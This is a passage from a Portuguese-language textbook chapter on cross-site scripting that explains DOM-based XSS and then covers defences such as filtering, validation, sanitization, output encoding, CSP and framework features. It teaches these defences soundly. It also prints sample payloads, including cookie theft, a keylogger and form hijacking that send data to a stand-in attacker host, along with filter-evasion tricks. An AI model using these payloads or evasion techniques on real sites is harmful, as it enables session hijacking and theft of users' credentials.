Outra forma de executar o ataque XSS baseado em DOM, é o atacante explorar uma vulnerabilidade em uma página Web legítima para inserir o código malicioso que altera dinamicamente o DOM de uma página no navegador da vítima em seu banco de dados, como na Figura 4.7. Assim, todo usuário que requisitar essa página Web ao servidor, receberá o código malicioso e visualizará a página Web maliciosa ao invés da legítima. Neste caso, ataque se parece com o ataque XSS Armazenado.

4.2.4. Carga útil de ataques XSS

O código malicioso injetado em páginas Web para explorar vulnerabilidades XSS é denominado carga útil XSS. A carga útil pode ser usada para roubar *cookies* de um usuário, fazer ações em nome do usuário como comentários em uma página Web e compras em um comércio eletrônico. As cargas úteis variam de códigos JavaScript simples para, por exemplo, fazer uma mensagem de alerta aparecer no navegador do usuário, até ataques mais complexos como manipulação do conteúdo de uma página Web e roubo de *cookies*. Alguns tipos de cargas úteis são:

- **Box de alerta**: é uma carga útil de prova de conceito que exibe uma mensagem de alerta para o usuário legítimo no seu navegador; usada para testar vulnerabilidades XSS e servir de ponto de partida para ataques mais sofisticados. Exemplo de código:

```
1    <script>
2       alert("Meu primeiro XSS")
3    </script>
```




Figura 4.7. Outro exemplo de ataque XSS baseado em DOM. No Passo 1, o atacante explora uma vulnerabilidade na página Web legítima para, no Passo 2, inserir o código malicioso em seu banco de dados. Após isso, todo usuário que realizar uma requisição HTTP para a página Web com o banco de dados comprometido, Passo 3, receberá o código malicioso do servidor Web em sua resposta HTTP. No Passo 4, o servidor Web responde a requisição HTTP com a página que possui a vulnerabilidade DOM à vítima. No Passo 5, a vítima recebe a resposta HTTP do servidor Web e processa a página ao modificar o DOM da página HTML e executa o código malicioso e, no Passo 6, é enviado um *cookie* diretamente para o atacante.

- **Redirecionamento**: é uma carga útil que redireciona o usuário legítimo para uma outra página Web, diferente da que o usuário legítimo gostaria de acessar, geralmente, essa outra página está relacionada a *phishing* ou é uma página controlada pelo atacante. Exemplo de código:

```
1    <script>
2      window.location.href="https://lojafake.com.br"
3    </script>}
```

- **Roubo de *cookies***: é uma carga útil que rouba o *cookie* de um usuário e envia esse *cookie* para o servidor do atacante. Com isso, o atacante é capaz de sequestrar a sessão do usuário em uma página ou roubar informação sensível contida no *cookie*, como seu identificador. Exemplo de código, no qual o símbolo ↪ indica continuação da linha anterior na linha seguinte:

```
1    <script>
2      new Image().src="https://lojafake.com.br/
         ↪ rouba_cookie.php?cookie="+document.cookie
3    </script>
```

- **Registro do teclado**: é uma carga útil que registra as ações de pressionar teclas do teclado por um usuário e envia esses registros para o servidor do atacante. Com isso, o atacante é capaz de roubar informações sensíveis como senhas e números de cartão de crédito: Exemplo de código, no qual o símbolo ↪ indica continuação da linha anterior na linha seguinte:

```
1    <script>
```

```
2       document.onkeypress = function(e) { new Image().src
            ↪ = "https:///lojafake.com.br/keylog.php?k=" + e
            ↪ .keyCode; }
3     </script>
```

- **Sequestro de formulário**: é uma carga útil que intercepta mensagens de requisição HTTP que contém no corpo da entidade dados de formulários. Esses dados são, portanto, interceptados antes de serem recebidos pelo servidor HTTP. Com isso, o atacante pode roubar informações sensíveis contidas na mensagem de requisição ou modificar o conteúdo do corpo da entidade da mensagem de requisição HTTP, que assim será interpretado e/ou armazenado pelo servidor HTTP de forma diferente da qual foi gerado pelo usuário legítimo. Exemplo de código, no qual o símbolo ↪ indica continuação da linha anterior na linha seguinte:

```
1     <script>
2       document.forms[0].onsubmit = function() {document.
            ↪ forms[0].elements[0].value=``hacker'';}
3     </script>
```

Estas cargas úteis são usadas pelos atacantes e, à medida que se repetem em ataques, podem ser identificadas e impedidas de serem executadas por mecanismos de classificação e filtragem, que são discutidos na Seção 4.3. Por isso, é comum que diferentes técnicas [Liu et al., 2022] sejam empregadas para dificultar a atuação destes mecanismos.

Uma dessas técnicas é a ofuscação de código, que nesse caso, tem como objetivo tornar a carga útil de ataque mais difícil de ser identificada pelos mecanismos de prevenção. Os atacantes codificam a carga útil e podem omitir palavras sensíveis. Por exemplo, ao invés de usarem o código HTML `<svg onload = alert(1)>`, se pode usar o mesmo código em unicode, `<svg onload = \u0061\u006c\u0065\u0072\u0074(1)>`, ou em codificação URL, `%3Csvg%20onload%3Dalert(1)%3E`, ou em Base64 `<iframe src = data:text/html; base64, PHN2ZyBvbmxvYWQ9YWxlcnQoMSk+>`. Em todos esses casos, o efeito da carga útil será o mesmo no navegador da vítima. Mais detalhes sobre codificação são apresentados na Seção 4.3.4.

Outra técnica é a substituição de palavras sensíveis, estejam elas em eventos ou em funções, e caracteres, como parêntesis e caracteres em branco. Eventos `onclick` podem ser trocados por eventos `onload` para garantir a execução das cargas úteis de ataque. É comum o uso da função `alert()` para testar se uma página Web está vulnerável a XSS e, por isso, algumas aplicações Web desabilitam o uso desta função. Daí, os atacantes empregam outras funções para o mesmo propósito. São exemplos as funções `confirm()`, `prompt()`, `self.location`, `top.location` e `location.href`. Pelo mesmo motivo, é comum transformar a função `alert(1)` em `top['ale'+'rt'](1)` para que os mecanismos de prevenção não encontrem a palavra "alert". É comum também a substituição de parêntesis por apóstrofos no código JavaScript. Por exemplo o trecho `prompt(1)`, é trocado por `prompt'1'`. Por fim, caracteres em branco, como espaço (`%20`), tabulação (`%09`), avanço de linha (`%0a`) e retorno de carro (`%0d`) podem ser substituídos. Por exemplo, a carga útil `<svg onload = alert(1)>` tem um espaço

substituído por um avanço de linha e passa a ser `<svg%0aonload = alert(1)>`. Adicionar caracteres em branco entre o evento e o código de disparo também é uma possibilidade. Por exemplo,`<img src = x onerror%0a%20 = alert(1)>`. Alterações entre letras maiúsculas e minúsculas também são usadas.

Por fim, as mudanças de posição de atributos e eventos e inserção de palavras também são técnicas usadas pelos atacantes ludibriar mecanismos de prevenção de XSS. Quando a carga útil de ataque possui múltiplos atributos ou eventos, os atacantes podem inverter a ordem destes atributos para enganar um mecanismo de filtragem. Quando os mecanismos removem palavras sensíveis de forma não recursiva, pode-se inserir *tags* dentro de *tags* nas cargas úteis repetidamente. Por exemplo, se os termos `<script>` e `</script>` forem removidos da carga útil `<scri<script>pt > alert(1) </scri</script>pt>`, a carga útil resultante será `<script> alert(1) </script>` e o ataque será bem sucedido. É possível também adicionar comentários entre o nome da função na carga útil de ataque e os parêntesis e inserir alguns caracteres entre os símbolos de comentário. Assim, o mecanismo de filtragem pode ser perturbado. Um exemplo é `<svg onload = alert/* d1dj */(1)>`. Enfim, a cada dia, surgem novas técnicas usadas pelos atacantes para aumentar a taxa de evasão aos filtros de prevenção de XSS das aplicações Web.

4.3. Medidas Preventivas e Boas Práticas

O XSS permanece como uma das vulnerabilidades mais persistentes em aplicações Web, sendo de difícil erradicação. Isso ocorre, em parte, devido ao modo como os navegadores foram projetados para interpretar e executar códigos embutidos em páginas HTML, o que pode incluir *scripts* potencialmente maliciosos [Sarmah et al., 2018]. Além disso, muitos desenvolvedores não recebem treinamento adequado em desenvolvimento seguro de software, o que favorece a recorrência desse tipo de falha [Kaur et al., 2023].

A combinação de técnicas eficientes de filtragem, validação e sanitização dos dados de entrada do usuário, aliada à codificação correta destas informações antes de apresentá-las no navegador, constituem as principais contramedidas aos ataques XSS [Wang et al., 2024]. Além disso, há outros mecanismos usados para prevenir ataques XSS.

4.3.1. Filtragem de Entradas do Usuário

O tratamento incorreto de dados de entrada pelas aplicações Web, sobretudo aqueles fornecidos por usuários, é um dos principais fatores que levam à realização de ataques XSS [Weamie, 2022]. Qualquer dado inserido deve ser considerado como não confiável e, portanto, submetido a um processo de filtragem antes de ser usado ou exibido por uma aplicação Web [Kaur et al., 2023].

Os tipos de dados de entrada que uma aplicação Web recebe podem ser parâmetros fornecidos em URLs por meio do método GET do HTTP, dados inseridos no corpo de mensagens de requisição HTTP pelo método POST, dados presentes em cabeçalhos de mensagens HTTP, *cookies* e até mesmo arquivos carregados. Cada uma destas formas de entrada de dados pode servir como vetor para a injeção de código malicioso, exigindo que desenvolvedores empreguem técnicas eficientes para filtrar os dados recebidos dos

usuários de uma aplicação Web [Uto e Melo, 2009].

Um usuário malicioso pode inserir código JavaScript diretamente em campos de texto com o intuito de executar *scripts* não autorizados, que podem incluir métodos como o `alert()`, por exemplo [Kumar e Ponsam, 2023]. Além disso, manipuladores de eventos HTML, como `onActivate()` e `onClick()`, e elementos embutidos em *tags* HTML também podem ser utilizados para comprometer a segurança de uma aplicação Web. Até mesmo URLs maliciosos e a adoção de elementos de estilo são capazes de servir como vetores para a execução de código malicioso em aplicações Web.

A filtragem de entradas é a primeira contramedida aos ataques XSS. O mecanismo de filtragem é uma rotina de validação executada no servidor Web, imediatamente antes de o dado de entrada não confiável ser armazenado ou devolvido ao cliente [Hannousse et al., 2024]. O mecanismo de filtragem confronta uma entrada com uma coleção de regras, por exemplo, uma lista negra (*blacklist*), que contém um catálogo de padrões proibidos. Exemplos de padrões em listas negras para XSS incluem o prefixo `javascript:`, atributos de evento `on*` (por exemplo, `onerror`, `onclick`) e a *tag* `<script>`. A Figura 4.8 mostra um exemplo de execução de uma lista negra, em que o atacante quer inserir um código malicioso no banco de dados da aplicação Web via campo de comentários da página Web da aplicação.




Figura 4.8. Um exemplo de execução da lista negra para XSS. No Passo 1, o atacante insere no campo de comentários da página Web um código malicioso. No Passo 2, o navegador envia uma requisição HTTP com este código malicioso para o servidor Web, que, no Passo 3, encaminha a requisição recebida para o módulo lista negra. O módulo lista negra analisa a requisição recebida e conclui que ela contém palavras inseridas na lista negra, Passo 4. Em seguida, a lista negra sinaliza o resultado, Passo 5, o servidor envia uma resposta HTTP com o código `400 Bad Request`, Passo 6, e não armazena o conteúdo da mensagem no banco de dados, Passo 7.

O uso de listas negras, entretanto, é limitado, pois é difícil prever todos os formatos ou variações de código malicioso que podem ser desenvolvidos por um atacante. Como alternativa mais robusta, recomenda-se o uso de listas negras combinadas a listas brancas, em que apenas caracteres e formatos expressamente autorizados são aceitos.

Dessa maneira, qualquer entrada fora dos padrões estabelecidos é rejeitada. Exemplos de expressões aceitas em listas brancas incluem, por exemplo, para um campo de entrada *nome*, a expressão regular `^[A-Za-zÀ-ÿ'\s]{1,60}$`[1], que permite apenas a inserção de letras.

As listas negras e brancas são arquivos versionados e que são carregados pelo servidor Web em sua inicialização. É o servidor Web quem bloqueia uma entrada com base na verificação das listas, mesmo que existam regras de filtragem no cliente. Quando uma entrada coincide com um item da lista negra ou não atende a uma expressão da lista branca, o mecanismo de filtragem rejeita o dado de entrada contido na requisição HTTP e gera uma mensagem de resposta HTTP com o código `400 Bad Request`. Uma alternativa é aplicar técnicas de sanitização, que são apresentadas na Seção 4.3.3, ao invés de enviar uma resposta HTTP com código de erro [Hannousse et al., 2024].

As listas negras e brancas podem ser classificadas em três categorias: manuais, automáticas e remotas. As listas manuais são tipicamente mantidas pela equipes de segurança de uma organização em um repositório Git, por exemplo. As listas automáticas são geradas por ferramentas como Google Caja [Heiderich et al., 2013] ou OWASP AntiSamy [OWASP, 2022]. As listas remotas são mantidas por terceiros confiáveis e são recebidas como um *feed* de inteligência de ameaças (por exemplo, atualizações mensais do OWASP Core Rule Set [Lala et al., 2021]). Sempre que um dos arquivos das listas é alterado, é feita uma atualização quente do repositório do Git e, além disso, correções emergenciais podem ser aplicadas via `\include` dinâmico. Registros de dados de entrada bloqueados podem alimentar algoritmos de agrupamento (*clustering*) que sugerem novos padrões para listas negras.

4.3.2. Validação de Entradas de Usuário

A validação de dados confirma se os dados de entrada recebidos estão no formato, tipo e intervalo esperados pela aplicação Web [Gupta e Chaudhary, 2020].

A validação de tipo assegura que os campos que exigem valores numéricos, alfanuméricos ou booleanos sejam efetivamente preenchidos com dados destes tipos. O processamento de dados de tipos diferentes do esperados pode ocasionar falhas de segurança ou resultar em comportamentos inesperados de uma aplicação Web, sobretudo se tais dados forem utilizados em consultas a bancos de dados ou em operações críticas, como cálculos financeiros ou tomada de decisões em aplicações sensíveis. Quando o conteúdo fornecido pelo usuário não corresponde ao tipo de dado esperado, a aplicação Web deve rejeitar a entrada ou solicitar correção imediata, reduzindo assim o risco de exploração de vulnerabilidades.

A validação de formato complementa a verificação de tipo ao avaliar se determinados dados seguem um padrão sintático estabelecido previamente para uma aplicação Web. Esse procedimento é particularmente relevante em campos como endereços de email, números de telefone, identificadores nacionais e códigos postais, para os quais a conformidade com o padrão esperado indica que a informação é válida. Para tanto, recorre-se

[1]Este é um exemplo para um campo em que o usuário insere um nome e para tal campo se espera letras ASCII sem acento de A-Z e de a-z, letras latinas acentuadas como de À-ÿ, apóstrofo (’), espaços em branco (espaço, tabulação, quebra de linha) e se define a quantidade mínima (1) e máxima (60) de caracteres.

frequentemente a expressões regulares, capazes de descrever com precisão a estrutura admissível de cada campo. Caso o dado analisado não atenda aos critérios impostos pela expressão regular, a aplicação Web deve imediatamente rejeitar o dado de entrada e enviar uma resposta HTTP com código `400 Bad Request` e uma lista de entradas não válidas para o navegador no cliente. Com essa lista, o navegador sinaliza para o usuário, por exemplo, através de uma mensagem de alerta informando que aquele formato não é válido para uma dada entrada e que esta entrada deve ser modificada.

A validação de intervalo assegura que valores numéricos ou datas estejam dentro de faixas definidas pela aplicação Web. Esta técnica previne cenários em que valores excessivamente grandes ou negativos, bem como datas inválidas – por exemplo, datas muito antigas ou distantes no futuro – sejam processados sem as devidas restrições. Em aplicações que manipulam finanças, estatísticas ou cronogramas, a adoção de limites mínimos e máximos de forma explícita reduz a probabilidade de comportamentos anômalos ou de violações de segurança. Ao restringir a entrada a intervalos coerentes com a lógica de negócio, a aplicação Web não apenas aprimora a qualidade dos dados recebidos, como também minimiza o potencial de exploração de possíveis falhas relacionadas à manipulação destes dados.

Adicionalmente, a imposição de limites no tamanho das entradas recebidas surge como uma contramedida eficaz contra cargas úteis XSS de longo comprimento empregadas em ataques. Ao restringir a quantidade de dados que pode ser enviada em cada campo de entrada, reduz-se a superfície de ataque e, consequentemente, a probabilidade de exploração bem sucedida [Uto e Melo, 2009].

As regras de validação são definidas pelos próprios desenvolvedores, declarando-as no código ou escrevendo expressões regulares. É importante ressaltar que as medidas de filtragem e validação devem ocorrer no servidor, pois mecanismos de segurança baseados no cliente podem ser burlados por um atacante que intercepte e modifique requisições HTTP antes de serem enviadas pelo cliente ao servidor Web.

4.3.3. Sanitização de Entradas de Usuário

A sanitização implica remover segmentos de código potencialmente maliciosos de uma entrada ao invés de rejeitá-los, preservando o restante dos dados fornecidos para que eles sejam usados normalmente pela aplicação Web [Gupta e Chaudhary, 2020, Weamie, 2022]. Isso pode envolver, por exemplo, a remoção dos termos `<script>` e `</script>` em um código HTML.

O primeiro passo da sanitização é a canonicalização, na qual diferentes codificações que podem estar presentes em uma entrada, como codificação percentual (URL-*encoding*), entidades HTML e unicode, são convertidas para a forma literal, garantindo que variações de padrão não escapem ao processo de sanitização. O segundo passo é a análise estrutural, na qual o conteúdo da entrada é interpretado em forma de árvore (DOM ou equivalente) por bibliotecas como DOMPurify [DOMPurify, 2025] (ver Seção 4.3.10) ou OWASP AntiSamy [OWASP, 2022], que marcam nós da árvore que estão fora do *schema* permitido. O último passo da sanitização é a transformação contextual, na qual nós perigosos são suprimidos. A Figura 4.9 mostra um exemplo de execução de sanitização, em que o atacante quer inserir um código malicioso no banco de dados da

aplicação Web via campo de comentários da página Web da aplicação.




Figura 4.9. Um exemplo de execução sanitização para XSS. No Passo 1, o atacante insere no campo de comentários da página Web um código malicioso. No Passo 2, o navegador envia uma requisição HTTP com este código malicioso para o servidor Web, que, no Passo 3, encaminha a requisição recebida para o módulo sanitização. O módulo sanitização analisa a requisição recebida e conclui que ela contém palavras que devem ser removidas. Passo 4. No caso, o código HTML `<div> <img src="x"onerror="alert('hello!')"/> <script> alert("hello!"); </script> </div>` ao ser sanitizado, se transforma em `<div> <img src="x"/> </div>` e, dessa forma, é armazenado no banco de dados, Passo 5.

A filtragem, a validação e a sanitização desempenham funções diferentes. A filtragem e validação atuam como um classificador binário: a entrada é comparada a uma regra de validação ou comparada aos padrões presentes em listas negras ou brancas e os mecanismos decidem se deve ser aceita ou bloqueada. A sanitização é acionada depois que a entrada passou pela validação e pela filtragem positiva. O objetivo é remover trechos de código potencialmente maliciosos preservando o restante dos dados de entrada. Em outras palavras, enquanto a validação e a filtragem determinam o dado de entrada que "passa ou falha", a sanitização garante que o dado que passou não viole as regras de execução do navegador.

Na prática, o servidor de uma aplicação Web pode ter dois fluxos de tratamento de dados de entrada: `validate(input)`, que devolve `OK` ou `400 Bad Request`, e `sanitize(validInput, context)`, que devolve `safeInput`. Ferramentas como ModSecurity com o OWASP CRS já implementam ambos os fluxos: regras de `REQUEST_BODY_PROCESSING` fazem a filtragem, enquanto transformações como `t:htmlEntityDecode` realizam a sanitização de forma granular, permitindo inclusive atualizações quentes em repositórios Git sempre que novas regras são adicionadas.

4.3.4. Codificação de Saídas para os Usuários

Mesmo depois de validar e filtrar os dados em sua entrada, é essencial codificá-los (*escaping*) antes de apresentá-los ao usuário. O processo de codificação transforma caracteres especiais em sequências de caracteres de escape específicas, garantindo que

trechos de código potencialmente maliciosos sejam interpretados como texto em vez de código executável [Gupta e Chaudhary, 2020]. A codificação deve ser aplicada antes de o conteúdo ser enviado na resposta HTTP ou ser armazenado pela aplicação Web, por exemplo.Assim, evita-se que qualquer processamento posterior no servidor (*cache*, composição de *templates*, formatação JSON etc.) insira ou reative trechos de código executáveis [Uto e Melo, 2009].

Alguns exemplos de caracteres perigosos que podem ser usados em ataques e seus respectivos códigos substitutos incluem: `"` por `"`, `'` por `'`, `&` por `&`, `<` por `<` e `>` por `>`. Assim, `<script>alert("Meu primeiro XSS!")</script>` torna-se `<script>alert("Meu primeiro XSS!")</script>`, evitando sua execução. A Figura 4.10 mostra um exemplo de execução de codificação, em que o atacante quer inserir um código malicioso no banco de dados da aplicação Web via campo de comentários da página Web da aplicação.




Figura 4.10. Um exemplo de execução da codificação de saída para XSS. No Passo 1, o atacante insere no campo de comentários da página Web um código malicioso. No Passo 2, o navegador envia uma requisição HTTP com este código malicioso para o servidor Web, que, no Passo 3, encaminha a requisição recebida para o módulo codificação. O módulo codificação analisa a requisição recebida e, em seguida, efetua a codificação, Passo 4. Por fim, o texto codificado é armazenado no banco de dados, Passo 5.

A escolha da codificação de saída depende do contexto em que o dado será inserido. Para blocos ou atributos que aceitam JavaScript, aplica-se a codificação JavaScript, isto é, cada caractere potencialmente executável é convertido para a forma `\xHH` ou `\uHHHH`. Por exemplo, a *string* `"></script>alert(1)` torna-se `\x22\x3E\x3C\/script\x3Ealert\x281\x29`, impedindo a quebra prematura do bloco [Kallin e Valbuena, 2013, Weamie, 2022]. Em atributos de evento (`onclick`,

onerror), a mesma regra vale. Plataformas de segurança de aplicação como o OWASP ESAPI proveem a função encodeForJavaScript() justamente para realizar a codificação [OWASP Foundation, 2025].

No contexto de CSS, emprega-se a codificação CSS. Caracteres fora de [0-9a-zA-Z] são convertidos usando com barra invertida seguida de até seis dígitos hexadecimais e um espaço opcional como caracteres de escape. A carga útil url(javascript:alert(1)) é convertida em url(\6a avascript:alert\(1\)), removendo-se a semântica executável [Rodríguez et al., 2020]. Bibliotecas como css.escape() do W3C ou o módulo SafeStyle do Google Caja implementam este algoritmo.

Nos casos em que se concatena uma URI, a técnica correta é usar a codificação percentual. Cada byte fora do conjunto seguro definido pela RFC 3986 [Berners-Lee et al., 2005] é substituído por %HH. Por exemplo, o parâmetro q=<svg onload=alert(1)> deve ser convertido para q=%3Csvg%20onload%3Dalert%281%29%3E, prevenindo que o servidor interprete a sequência de código executável [Kallin e Valbuena, 2013]. Essa codificação deve ocorrer antes da concatenação ao href, pois navegadores decodificam o valor ao seguir o *link*.

Os escapes mínimos para cada contexto são: em HTML, <, >, & e "; em JavaScript, a notação \xHH ou \uHHHH; em CSS, o formato \HHHH; e em URI, a codificação percentual %HH.

4.3.5. *Content Security Policy* (CSP)

O *Content Security Policy* (CSP) é um mecanismo de segurança concebido para reduzir o risco de exploração de vulnerabilidades de injeção de conteúdo, como o XSS [West e Sartori, 2025, Rodríguez et al., 2020]. O CSP define uma nova linha de cabeçalho HTTP, denominada Content-Security-Policy, e, por meio dela, especifica, via cabeçalho HTTP, quais fontes de conteúdo, como *scripts*, estilos e imagens, o navegador está autorizado a carregar [Sarmah et al., 2018, Bohara et al., 2022].

Cada política contém um conjunto ordenado de diretivas e cada diretiva controla um comportamento específico. Considere, por exemplo, que os desenvolvedores de uma aplicação Web da Empresa *X* querem se proteger contra ataques XSS. Para reduzir o risco de injeção de *scripts*, os desenvolvedores consideram que apenas o Servidor *S* é confiável e especificam que tal servidor seja a única origem a partir da qual um *script* possa ser carregado e executado. Além disso, os desenvolvedores desejam garantir que nenhum *plugin* possa ser executado em sua aplicação Web. A seguinte política tem esse efeito: Content-Security-Policy: script-src https://servidores.com.br/scripts/; object-src 'none'. A Tabela 4.1 contém algumas diretivas relevantes do CSP [Kallin e Valbuena, 2013].

Com o CSP, é possível usar *nonces*, que são números aleatórios gerados a cada requisição, ou aplicar funções *hash* a *scripts* presentes no corpo da mensagem HTML. Assim, o navegador executa unicamente os *scripts* que apresentem o *nonce* ou o *hash* correspondente, impedindo, assim, a inserção e a execução de códigos maliciosos injetados

por terceiros mal-intencionados.

O CSP não se destina a ser a primeira linha de defesa contra XSS. O objetivo do CSP é reduzir os danos que um ataque XSS pode causar, mas o CSP não substitui a validação e a filtragem de entrada, a sanitização e a codificação de saída. O uso do CSP reduz a superfície de ataque e dificulta a exploração de vulnerabilidades XSS. Entretanto, definir uma política CSP eficaz não é trivial: o desenvolvedor precisa conhecer com detalhes todos os recursos que a aplicação Web precisa carregar/executar, tais como *scripts*, estilos, imagens, *iframes*, para declarar, linha a linha, quais origens são realmente necessárias.

4.3.6. Recursos de Segurança Específicos de Plataformas de Desenvolvimento Web

Atualmente, diferentes plataformas de desenvolvimento Web, como Django [Rubio, 2017], Angular [Chansuwath e Senivongse, 2016] e React [Lazuardy e Anggraini, 2022], contam com mecanismos de proteção contra XSS que vão além das técnicas tradicionais de filtragem, validação e codificação de dados de entrada e saída. Mecanismos internos implementados pelas plataformas simplificam a adoção de práticas seguras por parte dos desenvolvedores e reduzem a probabilidade de introdução de vulnerabilidades XSS devido a descuidos no manuseio de dados recebidos de fontes externas [Hannousse et al., 2024, Gupta e Gupta, 2017].

O Django, por exemplo, executa de forma automática a conversão de caracteres especiais presentes em variáveis em caracteres de escape antes de inseri-los no código HTML. Assim, qualquer dado que um usuário da aplicação Web venha a fornecer é con-

Tabela 4.1. Exemplos de diretivas do CSP.

Diretiva	Descrição
`default-src`	Define a política padrão para recursos não contemplados em outras diretivas
`script-src`	Lista as origens permitidas para *scripts* (por exemplo, `'self'` para o domínio atual)
`style-src`	Especifica a fonte da qual as folhas de estilo podem ser carregadas
`img-src`	Especifica a fonte da qual as imagens podem ser carregadas
`font-src`	Especifica a fonte da qual as fontes de texto podem ser carregadas
`object-src`	Gerencia o carregamento de plugins (por exemplo, Flash). Recomenda-se desativá-los (`object-src 'none'`)
`base-uri`	Restringe os URLs usados na *tag* `<base>`
`form-action`	Define para quais URLs os formulários podem ser enviados
`frame-ancestors`	Regula as fontes que podem incorporar a página em `<frame>`, `<iframe>` etc., auxiliando a prevenir o *Clickjacking*
`report-uri`	Determina o URL para qual são enviados relatórios de violações da política

vertido em entidades HTML seguras, o que evita que caracteres especiais sejam interpretados como comandos de linguagens de *script*. Como consequência, a aplicação Web evita, já no estágio de renderização das páginas, possíveis tentativas de injeção de código malicioso. Essa funcionalidade não dispensa a necessidade de filtrar e validar as entradas no servidor Web, mas age como uma barreira adicional que dificulta a exploração de vulnerabilidades XSS.

O Angular adota uma estratégia de sanitização de HTML para eliminar códigos potencialmente perigosos antes da renderização da página Web. Dessa forma, mesmo que o usuário tente inserir *tags* ou atributos que possam resultar em execução de código indesejado, a plataforma detecta e remove esses elementos automaticamente. Essa verificação envolve não apenas a estrutura HTML, mas também a validação de atributos e eventos que possam executar *scripts* maliciosos. Assim, ao submeter o conteúdo de código HTML a esse processo de sanitização, o Angular fornece uma camada de proteção adicional, impedindo que possíveis brechas de segurança sejam exploradas caso algum dado suspeito não tenha sido devidamente tratado em outro ponto da aplicação Web.

